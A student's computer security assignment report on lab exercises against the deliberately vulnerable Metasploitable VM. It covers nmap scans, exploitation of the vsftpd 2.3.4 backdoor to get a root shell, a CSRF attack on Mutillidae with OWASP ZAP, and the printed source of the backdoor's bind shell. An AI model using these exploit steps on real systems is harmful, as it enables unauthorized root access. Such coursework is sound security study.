


Fundamentals of Computer Security
(CSE 345/CSE 545)
Assignment 2

Nakul Thureja
2020528

Question 1

Setting up the metasploitable VM using VMWare



```
File Virtual Machine Help

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Attack Machine:

The attack machine for this question will be Ubuntu Linux.

I installed Nmap using the command “sudo apt-get install nmap”


Part A:

Background:

- Why: Identify the os version of the metasploitable system
- How: Using nmap from the attack machine (attack machine should be on same network). Here I am using metasploit as a virtual machine on my main system i.e. the Ubuntu Linux (attacking Machine) therefore they are on the same network.
- Outcome: os version found: Linux 2.6.9 - 2.6.33

Steps:

- Find the IP address of the metasploitable system using "ifconfig" command.



```
msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:13:0d:7c brd ff:ff:ff:ff:ff:ff
    inet 192.168.175.130/24 brd 192.168.175.255 scope global eth0
        inet6 fe80::20c:29ff:fe13:d7c/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:13:0d:86 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$
```

- Run the command “sudo nmap -o 192.168.175.130” to find the OS Version of the VM

```

nakul@nakul-IP5:~$ sudo nmap -o 192.168.175.130
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-20 12:53 IST
Nmap scan report for 192.168.175.130
Host is up (0.00059s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:13:0D:7C (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
nakul@nakul-IP5:~$ 
```

- Metasploitable Linux is vulnerable to nmap fingerprinting, due to which we can use nmap to find the OS remotely.
- Nmap finds the OS of the system by TCP/IP stack fingerprinting. It basically sends a series of TCP and UDP packets and analyzes every bit of the response to find OS.
- Here I have used -O flag which helps to tell the operating system of target VM.
- Successfully found the operating system of the VM as Linux 2.6.9 - 2.6.33

Part B:

Background:

- Why: List the open ports on the metasploitable system.
- How: Using nmap from the attack machine (attack machine should be on same network). Here I am using metasploit as a virtual machine on my main system i.e. the Ubuntu Linux (attacking Machine) therefore they are on the same network.
- Outcome: found a number of open ports which are vulnerable to attacks.

Steps:

- I used the following nmap command to generate the list of open vulnerable ports “sudo nmap -sV -O 192.168.175.130”

```
nakul@nakul-IP5: $ sudo nmap -sV -O 192.168.175.130
[sudo] password for nakul:
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-21 13:43 IST
Nmap scan report for 192.168.175.130
Host is up (0.00022s latency).

Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linus telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec
513/tcp   open  login
513/tcp   open  shell?
514/tcp   open  shell?
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8089/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.80%I=7%D=11/21%T=63785333%P=x86_64-pc-linux-gnu%R(NU
SF:LL,29,%\x01Host\x20address\x20match\x20for\x20192\168\175\1\n%);

MAC Address: 00:0C:29:13:0D:7C (VMware)
Device type: general purpose
Running: Linux 2.6.32
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.38 seconds
```

- List open of ports documented in a table below.

Open Ports and their protocol

Port	Protocol
21	TCP
22	TCP
23	TCP
25	TCP
53	TCP
80	TCP
111	TCP
139	TCP
445	TCP
512	TCP
513	TCP
514	TCP
1099	TCP
1524	TCP
2049	TCP
2121	TCP
3306	TCP
5432	TCP
5900	TCP
6000	TCP
6667	TCP
8009	TCP
8180	TCP

- To generate a more detailed list of open ports I ran the command “sudo nmap -A 192.168.175.130”

```

nakul@nakul-IPS:~$ sudo nmap -A 192.168.175.130
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-20 13:05 IST
Nmap scan report for 192.168.175.130
Host is up (0.00052s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.175.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
| End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2022-11-20T07:36:05+00:00; +1s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2

```

Due to the large output, I have only put some of it.

- Since Metasploitable Linux is deliberately made insecure it does not protect itself from the nmap port scanning.
- Nmap sends raw IP packets and analyze the response to determine the hosts available on the network and further find the services they are running.
- Here I have used the -sV flag as well which tells the services running on these open ports on the target VM.
- Successfully found a list of open ports (documented below in a table with their default use)
- Successfully found services running on open ports (documented below in a table)

Open Ports and their Default Usage

Port	Default Usage
21	FTP
22	SSH
23	Telnet
25	SMTP
53	Internal Domain/ DNS
80	HTTP
111	rpcbind (RPC services)
139	NetBIOS Session service
445	NetBIOS Session service
512	exec (Authentication for remote process execution)
513	Remote Login
514	syslog (UNIX system Logging)
1099	java-rmi registry
1524	Ingreslock
2049	NFS (Network File System)
2121	FTP Proxy
3306	MySQL Database Service
5432	PostgreSQL Database
5900	VNC (Virtual Network Computing)
6000	X11
6667	ircd (Internet Relay Chat Daemon)
8009	AJP (Apache Jserv protocol)
8180	HTTP

Open Ports and Services running on them

Port	Service (Version)
21	ftp (vsftpd 2.3.4)
22	ssh (OpenSSH 4.7p1 Debain 8 ubuntu1 (protocol 2.0))
23	telnet (Linux telnetd)
25	smtp (Postfix smtpd)
53	domain (ISC BIND 9.4.2)
80	http (Apache/2.2.8)
111	rpcbind (2 (RPC #100000))
139	netbios-ssn (Samba smbd 3.X - 4.X (workgroup: WORKGROUP))
445	netbios-ssn (Samba smbd 3.X - 4.X (workgroup: WORKGROUP))
512	exec
513	login
514	shell
1099	java-rmi (GNU Classpath grmiregistry)
1524	bindshell (Metasploitable root shell)
2049	nfs (2-4 (RPC #100003))
2121	ftp (ProFTPD 1.3.1)
3306	mysql (MySQL 5.0.51a-3ubuntu5)
5432	postgresql
5900	vnc (VNC (protocol 3.3))
6000	X11
6667	irc (UnrealIRCd)
8009	ajp13 (Apache Jserv (Protocol v1.3))
8180	http (Apache Tomcat/Coyote JSP engine 1.1)

Part C:

Background:

- Why: Exploit the backdoor FTP of the metasploitable VM.
The port 21 is running the vsftpd-2.3.4 service.
Further readings from
<https://github.com/nikdubois/vsftpd-2.3.4-infected>
vsftpd runs a backdoor shell port at port 6200.

Further the file

<https://github.com/nikdubois/vsftpd-2.3.4-infected/blob/e084c9543947d9509ea74731adca427418604cc2/str.c>

```
int
str_contains_space(const struct mystr* p_str)
{
    unsigned int i;
    for (i=0; i < p_str->len; i++)
    {
        if (vsf_sysutil_isspace(p_str->p_buf[i]))
        {
            return 1;
        }
        else if((p_str->p_buf[i]==0x3a)
        && (p_str->p_buf[i+1]==0x29))
        {
            vsf_sysutil_extra();
        }
    }
    return 0;
}
```

Shows that when username i.e. p_buf last two characters are compared with 0x3a(ascii: ':') and 0x29(ascii: "") a function vsf_systutil_extra() is called.

Further in the file

<https://github.com/nikdubois/vsftpd-2.3.4-infected/blob/e084c9543947d9509ea74731adca427418604cc2/sysdeutil.c>

```
int
vsf_sysutil_extra(void)
{
    int fd, rfd;
    struct sockaddr_in sa;
    if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
        exit(1);
    memset(&sa, 0, sizeof(sa));
    sa.sin_family = AF_INET;
    sa.sin_port = htons(6200);
    sa.sin_addr.s_addr = INADDR_ANY;
    if((bind(fd, (struct sockaddr *)&sa,
              sizeof(struct sockaddr))) < 0) exit(1);
    if((listen(fd, 100)) == -1) exit(1);
    for(;;)
    {
        rfd = accept(fd, 0, 0);
        close(0); close(1); close(2);
        dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
        execl("/bin/sh", "sh", (char *)0);
    }
}
```

The function `vsf_sysutil_extra()` is opening a shell at port 6200.

This can give root access to any user with username ending with ":)", even if they are unauthorized.

- How: Using telnet we can get the root access from the ftp port 21 (which is compromised). When asked for a username simply append :) and any random password.
- Outcome: We can easily get the root access of the metasploitable VM which is not at all great for security reasons.

Steps:

- As shown in part B

```
nakul@nakul-IP5:~$ sudo nmap -sV 192.168.175.130
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-20 13:03 IST
Nmap scan report for 192.168.175.130
Host is up (0.0019s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
```

The port 21 is running the vsftpd 2.3.4, a version known to have a vulnerability due to which unauthorized backdoor access to the metasploitable VM can be taken.

- To exploit this vulnerability we can use the “telnet 192.168.175.130 21” command
We can enter any username ending with :) and any random password.

```
nakul@nakul-IP5:~$ telnet 192.168.175.130 21
Trying 192.168.175.130...
Connected to 192.168.175.130.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user nakul:)
331 Please specify the password.
pass p4ssw0rd
□
```

- Now opening another terminal window if we use the command of telnet on port 6200 we can gain access to root user.

```
nakul@nakul-IP5:~$ telnet 192.168.175.130 6200
Trying 192.168.175.130...
Connected to 192.168.175.130.
Escape character is '^]'.
whoami;
root
: command not found
ls;
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
: command not found
```

- As shown, we can do whatever we want with this terminal here I have run the "whoami" and "ls" commands.

Tools Used:

- NONE
- I have exploited this vulnerability using telnet.
- This vulnerability could also be the Metasploit tool.

Commands Executed:

- Finding IP address using "ifconfig" command
- Finding the vulnerable service running on FTP port 21 using command "sudo nmap -sV 192.168.175.130"
- The command "telnet 192.168.175.130 21" establishes a connection with the vsftpd server.
- The command "telnet 192.168.175.130 6200" to connect to the backdoor shell at port 6200.
- whoami; to check root access
- Ls; we are in

Outcome of the Exploit:

- With the vulnerability present in vsftpd 2.3.4, I was easily able to gain root access to the metasploitable VM.
- Even without valid credentials I was able to gain access just by appending :) to the username.
- I was able to achieve this using telnet as mentioned above in the report.
- With the root access to the machine I can do anything I want.

Part D:


Note: I have used my KALI Linux VM as the attacking machine in this part in which I have installed OWASP ZAP.

Background:

- Why: Metasploitable has Mutillidae running on the VM. Mutillidae contains the top-10 vulnerabilities on OWASP. You are required to exploit the "Add blog for Anonymous" vulnerability on the "Cross Site Request Forgery (CSRF) page."
- How: Through a sort of attack known as cross-site request forgery, or CSRF, the attacker can make the victim carry out undesired actions on a website while they are already authenticated.
The Mutillidae similar to the metasploitable VM is made for the sole purpose of testing and has deliberate vulnerabilities and for this question we need to go to the CSRF page.
When clicking on the save blog entry on "add blog for anonymous" page it sends a post request.
Here I have used OWASP ZAP to intercept the post request and then I was able to generate an Anti-CSRF test form.
Once opened I was able to edit the blog entry and was able to submit it.
- Outcome: The new blog entry is added in the current blog entries table. I was able to perform a csrf attack using OWASP ZAP.

Steps:


- Start OWASP ZAP



Click on Launch Browser


- Once opened go to the link

["http://192.168.175.130/mutillidae"](http://192.168.175.130/mutillidae)



and further navigate to the add to your blog page.

- Now, I added a breakpoint in OWASP ZAP to intercept POST requests.



- Submitting a random blog request

The screenshot shows a web application interface. At the top, there is a 'Back' button and a 'View Blogs' link. The main area is titled 'Add New Blog Entry' with a 'View Blogs' link. A green box contains the text 'Add blog for anonymous'. Below it, a note says: 'Note: ,,<i>,</i>,<u> and </u> are now allowed in blog entries'. A text area contains the text 'ECS 01 partD'. At the bottom, there is a 'Save Blog Entry' button. Below this, there is a table titled '1 Current Blog Entries' with columns for 'Name', 'Date', and 'Comment'. The table shows one entry: Name 'anonymous', Date '2009-03-01 22:27:11', and Comment 'An anonymous blog? Huh?'

1 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

- Intercepting the request in ZAP and generating anti-CSRF test form

URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
http://192.168.175.130/mutillidae/	200 OK		46 ms	24,255 bytes	Medium	Script, SetCookie, Co...	
http://192.168.175.130/mutillidae/styles/global-st...	200 OK		12 ms	7,734 bytes	Low	Comment	
http://192.168.175.130/mutillidae/javascript/book...	200 OK		11 ms	1,064 bytes	Low	Comment	
http://192.168.175.130/mutillidae/javascript/ddsmo...	200 OK		3 ms	1,188 bytes	Low	Comment	
http://192.168.175.130/mutillidae/javascript/ddsmo...	200 OK		7 ms	8,639 bytes	Low	Comment	
http://192.168.175.130/mutillidae/javascript/ddsmo...	200 OK		15 ms	57,254 bytes	Medium	Script, Comment	
http://192.168.175.130/mutillidae/styles/ddsmo...	200 OK		20 ms	2,250 bytes	Low	Comment	
http://192.168.175.130/mutillidae/index.php?pag...	200 OK		29 ms	25,420 bytes	Medium	Form, Hidden, Script, ...	
http://192.168.175.130/mutillidae/set-up-databas...	200 OK		68 ms	2,859 bytes	Medium	Script	
http://192.168.175.130/mutillidae/index.php?pag...	200 OK		31 ms	25,026 bytes	Medium	Form, Hidden, Script, ...	
https://ftp.mozilla.org/pub/system/addons/proxy/f...	200 OK		64 ms	13,788 bytes	Low	Form, Hidden, Script, ...	
http://192.168.175.130/mutillidae/index.php?pag...	200 OK		44 ms	25,163 bytes	Medium	Form, Hidden, Script, ...	

- Anti CSRF Test Form

http://192.168.175.130/mutillidae/index.php?page=add-to-your-blog.php

add-to-your-blog-
php-submit-button
blog_entry
csrf-token
Submit

As you can see I have edited the blog_entry

- Another Blog Entry registered on the mutillidae that we generated from the Anti-CSRF Test form from ZAP.

Welcome To The Blog

[!\[\]\(aba7a05d3ea3d9acc431f25673151e89_img.jpg\) Back](#)

[Add New Blog Entry](#)

[!\[\]\(a9b8f817d6801b69a51dae8bc42e4fe3_img.jpg\) View Blogs](#)

Add blog for anonymous

Note: ,,<i>,</i>,<u> and </u> are now allowed in blog entries

[Save Blog Entry](#)

[!\[\]\(bc9c7aaed0be87b842a5526c8ab75663_img.jpg\) View Blogs](#)

3 Current Blog Entries

	Name	Date	Comment
1	anonymous	2022-11-20 04:15:35	FCS Q1 partD attacked
